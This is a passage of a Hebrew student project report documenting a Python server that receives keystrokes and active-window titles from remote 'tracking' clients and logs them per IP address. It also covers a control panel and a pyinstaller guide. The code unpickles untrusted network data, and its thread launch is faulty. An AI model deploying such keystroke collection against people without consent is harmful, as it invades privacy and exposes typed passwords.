270 if __name__ == '__main__':
271     main()
```

- מקשר את Sockets חיבור השרתים ל-IP הבית על פורטים שונים, כאשר Socket חיבור הממשק ממתין לחיבור אחד (חיבור לוח הבקרה, 249-250) ו-Socket חיבור הלקוחות המקושרים ממתין לעשרה לקוחות (מספר גמיש) (259-260).

- התוכנה מריצה במקביל את הפונקציות gui ו-accept incoming connections, המתנהלות עם חיבורי הלקוחות לשרת (253-255, 263-265).

- **פונקצית logs:**

```
231 def logs():
232     global storage_dir
233     """Creates a logs folder for the current selected log storage directory."""
234
235     log_dir = storage_dir + "\logs"
236     if not os.path.exists(log_dir):
237         os.mkdir(log_dir)
```

- יוצר תיקיית אחסון logs בתיקיית אחסון המוגדרת (הדוחות ישמרו בתיקייה logs בתיקיית האחסון מאשר בתיקיית האחסון).

- **פונקצית check client:**

```
168 def check_client(server_socket):
169     """Accepts connections from clients to server socket, returns client's
170     socket and address."""
171
172     client_socket, address = server_socket.accept()
173     return client_socket, address
```

- הפונקציה מאשרת את בקשת הלקוח להתחבר לשרת(172), ומחזירה את socket הלקוח וטאפל הכתובת שלו (IP/Port) (173).

- **פונקצית gui:**

```
176 def gui():
177     global software_socket, addresses
178     """ handles connection to inspector's GUI and incoming
179     parameter requests."""
180
181     while True:
182         # Receives GUI connection as a client
183         gui_socket, gui_address = check_client(software_socket)
184         # Sends log's storage directory to GUI
185         gui_socket.send(pickle.dumps(storage_dir))
186         # Sends current PID to GUI
187         gui_socket.send(pickle.dumps(os.getpid()))
188         print("GUI connected")
189         while True:
190             try:
191                 request = pickle.loads(gui_socket.recv(65536))
192             except socket.error:
193                 # Disconnection occurred, break from loop
194                 print("GUI disconnected")
195                 break
196
197             # If request parameter is "*CLIENTS*"
198             if request == "*CLIENTS*":
199                 client_ips = []
200                 for address in addresses.values():
201                     client_ips.append(address)
202                 # Return list of connected addresses as answer
203                 gui_socket.send(pickle.dumps(client_ips))
204             else: # If request parameter is a list of addresses
205                 print(addresses)
206                 for client in list(addresses):
207                     if addresses[client] in list(request):
208                         # Disconnect addresses from dictionary
209                         addresses.pop(client)
210                 # Returns confirmation string as answer
211                 gui_socket.send(pickle.dumps("Disconnected successfully!"))
```

- הפונקציה מתנהלת במקביל (כ-thread) לכל שאר תוכניות השרת.

- היא קולטת את חיבור הממשק לשרת באמצעות check client, ומחזירה לו את תיקיית האחסון הנוכחית ו-PID של השרת הרץ (182-187).

- היא מנהלת את בקשות הלוח הבקרה, ומחזירה לו תשובה (189-191, 197-211).
- אם מתנתק החיבור (סגירת לוח הבקרה), יחפש את החיבור הבא מלוח הבקרה (192-195).
  - **פונקצית accept incoming connections:**

```
214 def accept_incoming_connections():
215     global server_socket, Stop
216     """Sets up handling for incoming clients."""
217 
218     while True:
219         # Receives client
220         client_socket, address = check_client(server_socket)
221         client_socket.send("Connected!".encode())
222         print("%s:%s has connected." % address)
223         # Adds client's address to dictionary by client key word
224         addresses[client_socket] = address
225         # Threads process function for the specific client
226         c_thread = Thread(target=process_func(client_socket, address))
227         c_thread.setDaemon(True)
228         c_thread.start()
```

- הפונקציה מתנהלת במקביל (כ-thread) לכל שאר תוכניות השרת.
- היא קולטת את חיבור תוכנות המעקב לשרת באמצעות check client, ומוסיפה אותם למילון הלקוחות המחוברים.
- מריצה כ-thread פונקצית התנהלות אישית (process_func) עם העברת המידע בין הלקוח המחובר לשרת.

- **פונקצית process func:**

```
34  def process_func(client_socket, address):
35      global keys, operating_files
36      """Main thread function for all connected clients, handles passed
37      information with its specific client and write his log."""
38
39      prev_window = ''  # String for the previous foreground window
40      connected(address)  # create/connect client
41      while True:     # While there is a connection
42          try:
43              # Try and receive key list and current window from client (tracking
44              # software)
45              keys = pickle.loads(client_socket.recv(65536))
46              cur_window = client_socket.recv(1024).decode()
47          except:
48              # Disconnection occurred - disconnect client
49              disconnected(client_socket, address)
50              break
51          # Opens client's log file on append
52          with open(operating_files[address[0]], "a") as f:
53              write_next_day(cur_window, f) # Updates date of log
54              # If current window differs from previous
55              if new_section_is_needed(cur_window, prev_window):
56                  # Writes line to previous window, and writes a new line
57                  write_next_window(keys, cur_window, f)
58              else:
59                  # Writes a new line to log
60                  write_next_line(keys, f)
61          if client_socket in addresses.keys():
62              # Returns confirmation of work parameter to tracking software
63              client_socket.send("pass".encode())
64          else:
65              # Returns cancellation of work parameter to tracking software
66              client_socket.send("stop".encode())
67
68          # Updates previous foreground window string to match current
69          prev_window = cur_window
```

- הפונקציה מתנהלת במקביל (כ-thread) לכל שאר תוכניות השרת.
- יוצרת (או פותחת) את קובץ דוח מעקב יומי עבור המשתמש בקריאה ל-connected (40).
- קוראת לפעולות הכתיבה במידה ויש הצורך (write next day/window/line) בקבלת רשימת המקשים והחלון הפעיל הנוכחי (41-46, 52-60).
- מוודאת אם יש לנתק את הלקוח מהשרת לפי פקודת ממשק המשתמש (61-66).
- אם מתנתק החיבור, קוראת לפונקציה disconnect וסוגרת את לולאת קליטת המידע (47-50).

- **פונקצית connected:**

```
89  def connected(address):
90      global operating_files, storage_dir
91      """Writes a new log for the user, continue log if exists."""
92
93      # log directory for a specific client
94      track_dir = f"{storage_dir}\\logs\\{address[0]}"
95      if not os.path.exists(track_dir):
96          os.mkdir(track_dir)
97
98      log_file = track_dir + f"\log[{startDate}].txt"  # File Log name save
99      operating_files[address[0]] = log_file
100     if not os.path.exists(operating_files[address[0]]):    # If file doesn't
101         with open(operating_files[address[0]], "a") as f:  # exist, create
102             # Writes start date, time zone and file's address
103             f.write(f">>>{startDate}<<< [UTC+02:00] - {address[0]} \n")
104     else:  # If file exists, opens and updates connection time
105         with open(operating_files[address[0]], "a") as f:
106             f.write(f"\n++ User connected at : "
107                     f"{datetime.datetime.now().strftime('%H:%M:%S')} \n")
```

- יוצרת (או פותחת) את קובץ דוח מעקב יומי עבור המשתמש המתקבל.
- מוסיף את הלקוח למילון הקבצים הפעילים (99).
- במידה ויוצרת, מתעדת את תאריך היצירה ואת כתובת הדוח אליו הדוח שייך (100-103).
- במידה ופותחת, מתעדת את תאריך הכניסה (104-107).

- **פונקצית new section is needed:**

```
27  def new_section_is_needed(cur_window, prev_window):
28      """Complex entry conditions for page break, checks if current foreground
29      page differs from current"""
30
31      return cur_window != prev_window and cur_window != "*" + prev_window
```

- פונקציה המחזירה ערך בוליאני בהקשר לאם החלון הפעיל הקודם שונה לחלון הפעיל הנוכחי (31).

- **פונקציות write next day/window/line:**

```python
def write_next_day(cur_window, f):
    global startDate
    """Writes the current operating day."""

    # Current day string
    cur_day = str(datetime.date.today())

    # Checks if the dates aren't the same
    if cur_day != startDate:
        f.write(f"\n>>>{cur_day}<<<\n")  # Writes the current date to log
        f.write(f"\n> {cur_window}\n")   # Writes the current window to log
        startDate = cur_day


def write_next_window(keys, cur_window, f):
    """Writes the current foreground window running."""

    write_next_line(keys, f)  # Writes the appended keys of the previous page
    if not check_keys(keys):  # Writes the current window to log
        f.write(f"\n> {cur_window}\n")
        return
    f.write(f"\n\n> {cur_window}\n")


def check_keys(keys):
    """Checks if list has language keys."""

    for key in keys:
        if key.find("Key.") == -1:
            return True
    return False


def write_next_line(keys, f):
    """Writes the inserted keys in the log file."""

    if check_keys(keys):
        # starts string log line with current insertion time
        f.write(f"- {datetime.datetime.now().strftime('%H:%M:%S')} :  ")
        backspace_count = 0
        for key in keys:
            # Block which deals with backspace characters
            if key == "Key.backspace":
                backspace_count += 1
            elif backspace_count > 0:
                f.write(f"[Delete x{backspace_count}]")
                backspace_count = 0
            # If key is Enter, move one line down
            if key == "Key.enter":
                f.write("\n")
            # Writes space keys
            elif key == "Key.space":
                f.write(" ")
            # Writes language keys
            elif key.find("Key.") == -1:
                f.write(key)
```

- אם בקריאת לפונקציה **write next day** התאריך משתנה, מתעדכן התאריך בכתובת.
- **write next window** מתעדת את רשימת המקשים לדוח, ואז מתעדת את החלון החדש.

- **write next line** מתעדת את רשימת המקשים לדוח, לפי השעה.
- **check keys** בודקת אם ברשימת המקשים לפחות מקש אחד שהוא כחלק מה-ABC האנגלי.
  - **פונקצית disconnected:**


```
72  def disconnected(client_socket, address):
73      global operating_files, addresses
74      """Removes disconnected users variable values, updates the disconnected
75      client's log."""
76
77      print("%s:%s has disconnected." % address)
78      with open(operating_files[address[0]], "a") as f:
79          # Writes to log when the disconnection occurred
80          f.write(f"\n-- User disconnected at : "
81                  f"{datetime.datetime.now().strftime('%H:%M:%S')}")
82
83      # Removes client and address from global dictionaries
84      operating_files.pop(address[0])
85      if client_socket in addresses.keys():
86          addresses.pop(client_socket)
```

- הפונקציה מתעדת את שעת ההתנתקות של הלקוח מהשרת, ומוציאה אותו ממילון הלקוחות המחוברים והקבצים הפעילים.

התקנת קבצי הרצה (Executable) באמצעות pyinstaller


*בפרויקט ישנם שני קצבי הרצה: Control Panel.exe ו-ASSIGN.exe. אני מכליל מדריך זה למפתח, אשר אם ובעתיד ישחק וישנה את קוד התוכנות (המצורף לזיפ הפרויקט), יוכל להמיר את הקבצים לקבצי הרצה נוחים למשתמש.

1. על המפתח להתקין את ספריית **pyinstaller** בתיקייה בה קיים הקובץ Python אשר המפתח מעוניין להמיר, באמצעות הטרמינל:



תיקיית העבודה של הפרויקט נלקחת כדוגמא לתיקייה הקיים בה קובץ המפתח יהיה מעוניין להמיר

2. לאחר שהספרייה מותקנת, ניתן יהיה להשתמש בה בכדי להתקין את ה-Executable.



- בפקודה הספציפית הזאת נקלח קובץ הסקריפט main.py כדוגמא- אותו אנחנו ממירים לקובץ הרצה שלא יפתח את הטרמינל בהרצתו (זוהי הגדרה מומלצת).
- ניתן לראות עוד פרמטרים שניתן להעביר בהתקנה והשימוש בספריית pyinstaller בקישור הבא: https://pyinstaller.readthedocs.io/en/stable/usage.html

3. לאחר ההתקנה, ניתן למחוק את תיקיית ה-build וקובץ עם שם התוכנית בעל הסיומת spec. אשר נוצרו ב-PATH ההתקנה וקובץ ההרצה ימצא בתיקייה dist אשר נוצרה באותו PATH.

כעת ניתן להריץ את קובץ ההרצה, בתיקיית העבודה המיועדת עבורו.

רפלקציה

עבורי, הפרויקט היה רכבת הרים אחת גדולה. חווייתי מתפרקת לתחומי זמן בחיי והשתנתה כל יום ויום. לרבות, נהניתי לעבוד על הפרויקט, ללמוד על פונקציות חדשות שאני יכול לשלב בתוכנית ואיך אני מסוגל לגוון בתחומי הידע שלי את גישתי לפרויקט. אך, הרגשת התסכול לא הייתה עזה יותר כשזה הגיע לתקלות אשר לא היו להן מוצא ימים או כשהכיוון היה חסר, גם הרבו הימים שבהם קמתי והרגשתי כי אני לא מסוגל לעבוד עוד על הפרויקט. היו הרבה הסחות דעת, תאריך הגשת הפרויקט "היה באופק" וחשבתי כי יהיה לי הרבה יותר זמן לעבוד עליו ולהשקיע בו – טעיתי, ולמרות הכל אני כעת כותב רפלקציה זאת.

לעתיד, אני אדע בוודאי להקדיש לפרויקטים רציניים יותר זמן ולחפש יותר מוטיבציה לעבוד עליהם, ולשלב זאת כמובן עם כל תחומי העניין שלי. פרויקט זה לא היה ל"חינם", הוא לא היה עוד רעיון זרוק אשר לא מצאתי בו עניין- הוא נתן לי השראה להתעמק ולחקור את התחומים לרמות גבוהות יותר, ואף נתן לי כיוון בהיר יותר לתחום התעסוקה העתידי שלי, ואם לא כתחום, אז כתחביב בעל משמעות חשובה אלי. הפרויקט שינה מאד את גישתי לתכנון הזמן שלי, עזר לי לגלות תכונות חיוביות ושליליות לגבי ואף קבע את לוח הזמנים שלי באחת התקופות הקשות ביותר לעולם כולו (משבר הקורונה).

אני יודע עכשיו בסיום, סוף כיתה יב' והגשת הפרויקט, כי המגמה שבחרתי הייתה הבחירה הנכונה. אני מוקיר תודה לכל מורי למדעי המחשב שעברו איתי את תקופת התיכון, ותמכו בי לכל אורך הדרך- הרי בלעדיכם, לא הייתי מוצא מוטיבציה ללמוד את תחום המאה ה-21. בקרוב אני אתחיל קורס לימודי תוכנה (יג') לקראת גיוסי לחיל המודיעין, ואני יכול להגיד בלב שלם שאני גאה בעצמי, ואוכל והביט אחורה להסתכל על לימודי התוכנה בתקופת התיכון שלי כזמנים טובים.

ביבליוגרפיה

- freeCodeCamp.org. (2019, 11 19). *Tkinter Course - Create Graphic User Interfaces in Python Tutorial.* Retrieved from youtube.com: https://www.youtube.com/watch?v=YXPyB4XeYLA&feature=youtu.be
- Golden, T. (2019, 11 14). *Module win32gui*. Retrieved from timgolden.me.uk: http://timgolden.me.uk/pywin32-docs/win32gui.html
- Hong, K. (2016). *PYTHON HOME 2020*. Retrieved from bogotobogo.com: https://www.bogotobogo.com/python/pytut.php
- Kite. (n.d.). *How to edit a specific line in a text file in Python.* Retrieved from kite.com: https://kite.com/python/answers/how-to-edit-a-specific-line-in-a-text-file-in-python#:~:text=Use%20file.,at%20a%20certain%20line%20number.
- PyTutorials. (2018, 9 23). *How to Encrypt Strings and Files in Python.* Retrieved from youtube.com: https://www.youtube.com/watch?v=H8t4DJ3Tdrg&feature=youtu.be
- sam. (2010, 12 14). *How to start a python file while Windows starts?* Retrieved from stackoverflow.com: https://stackoverflow.com/questions/4438020/how-to-start-a-python-file-while-windows-starts
- Computer Hope. (2019, 2 4). How to run a batch file each time the computer loads Windows. Retrieved from computerhope.com: https://www.computerhope.com/issues/ch000322.htm
- Mike. (2010, 1 23). Using Python to Create Shortcuts. Retrieved from blog.pythonlibrary.org: https://www.blog.pythonlibrary.org/2010/01/23/using-python-to-create-shortcuts/
- Tricks That Make you Smart. (2014, 12 3). how to Kill Processes from Command Prompt. Retrieved from youtube.com: https://www.youtube.com/watch?v=UHUDX0aLsMc
- Geek University. (n.d.). Add Python to the Windows Path. Retrieved from geek-university.com: https://geek-university.com/python/add-python-to-the-windows-path/
- Pillow. (n.d.). Retrieved from pillow.readthedocs.io: https://pillow.readthedocs.io/en/stable/
- PyPA. (2020, 2 28). pynput 1.6.8. Retrieved from pypi.org: https://pypi.org/project/pynput/
- PyPA. (2020, 6 13). pywin32. Retrieved from pypi.org: https://pypi.org/project/pywin32/

- Python Software Foundation. (2020, 6 17). datetime — Basic date and time types. Retrieved from docs.python.org: https://docs.python.org/3/library/datetime.html
- Python Software Foundation. (2020, 4 20). getpass — Portable password input. Retrieved from docs.python.org: https://docs.python.org/2/library/getpass.html
- Python Software Foundation. (2020, 6 17). pickle — Python object serialization. Retrieved from docs.python.org: https://docs.python.org/3/library/pickle.html
- Python Software Foundation. (2020, 6 17). socket — Low-level networking interface. Retrieved from docs.python.org: https://docs.python.org/3/library/socket.html
- Python Software Foundation. (2020, 6 17). time — Time access and conversions. Retrieved from docs.python.org: https://docs.python.org/3/library/time.html
- Python Software Foundation. (2020, 4 20). Tkinter — Python interface to Tcl/Tk. Retrieved from docs.python.org: https://docs.python.org/2/library/tkinter.html#module-Tkinter
- PythonForBeginners. (2020, 5 25). Python's OS Module. Retrieved from pythonforbeginners.com: https://www.pythonforbeginners.com/os/pythons-os-module/
- Wikipedia. (2020, 1 2). Multithreading (computer architecture). Retrieved from en.wikipedia.org: https://en.wikipedia.org/wiki/Multithreading_(computer_architecture)
- Tech With Tim. (2018, 11 28). How to Convert any Python File to .EXE. Retrieved from youtube.com: https://www.youtube.com/watch?v=UZX5kH72Yx4
- Using PyInstaller. (n.d.). Retrieved from pyinstaller.readthedocs.io: https://pyinstaller.readthedocs.io/en/stable/usage.html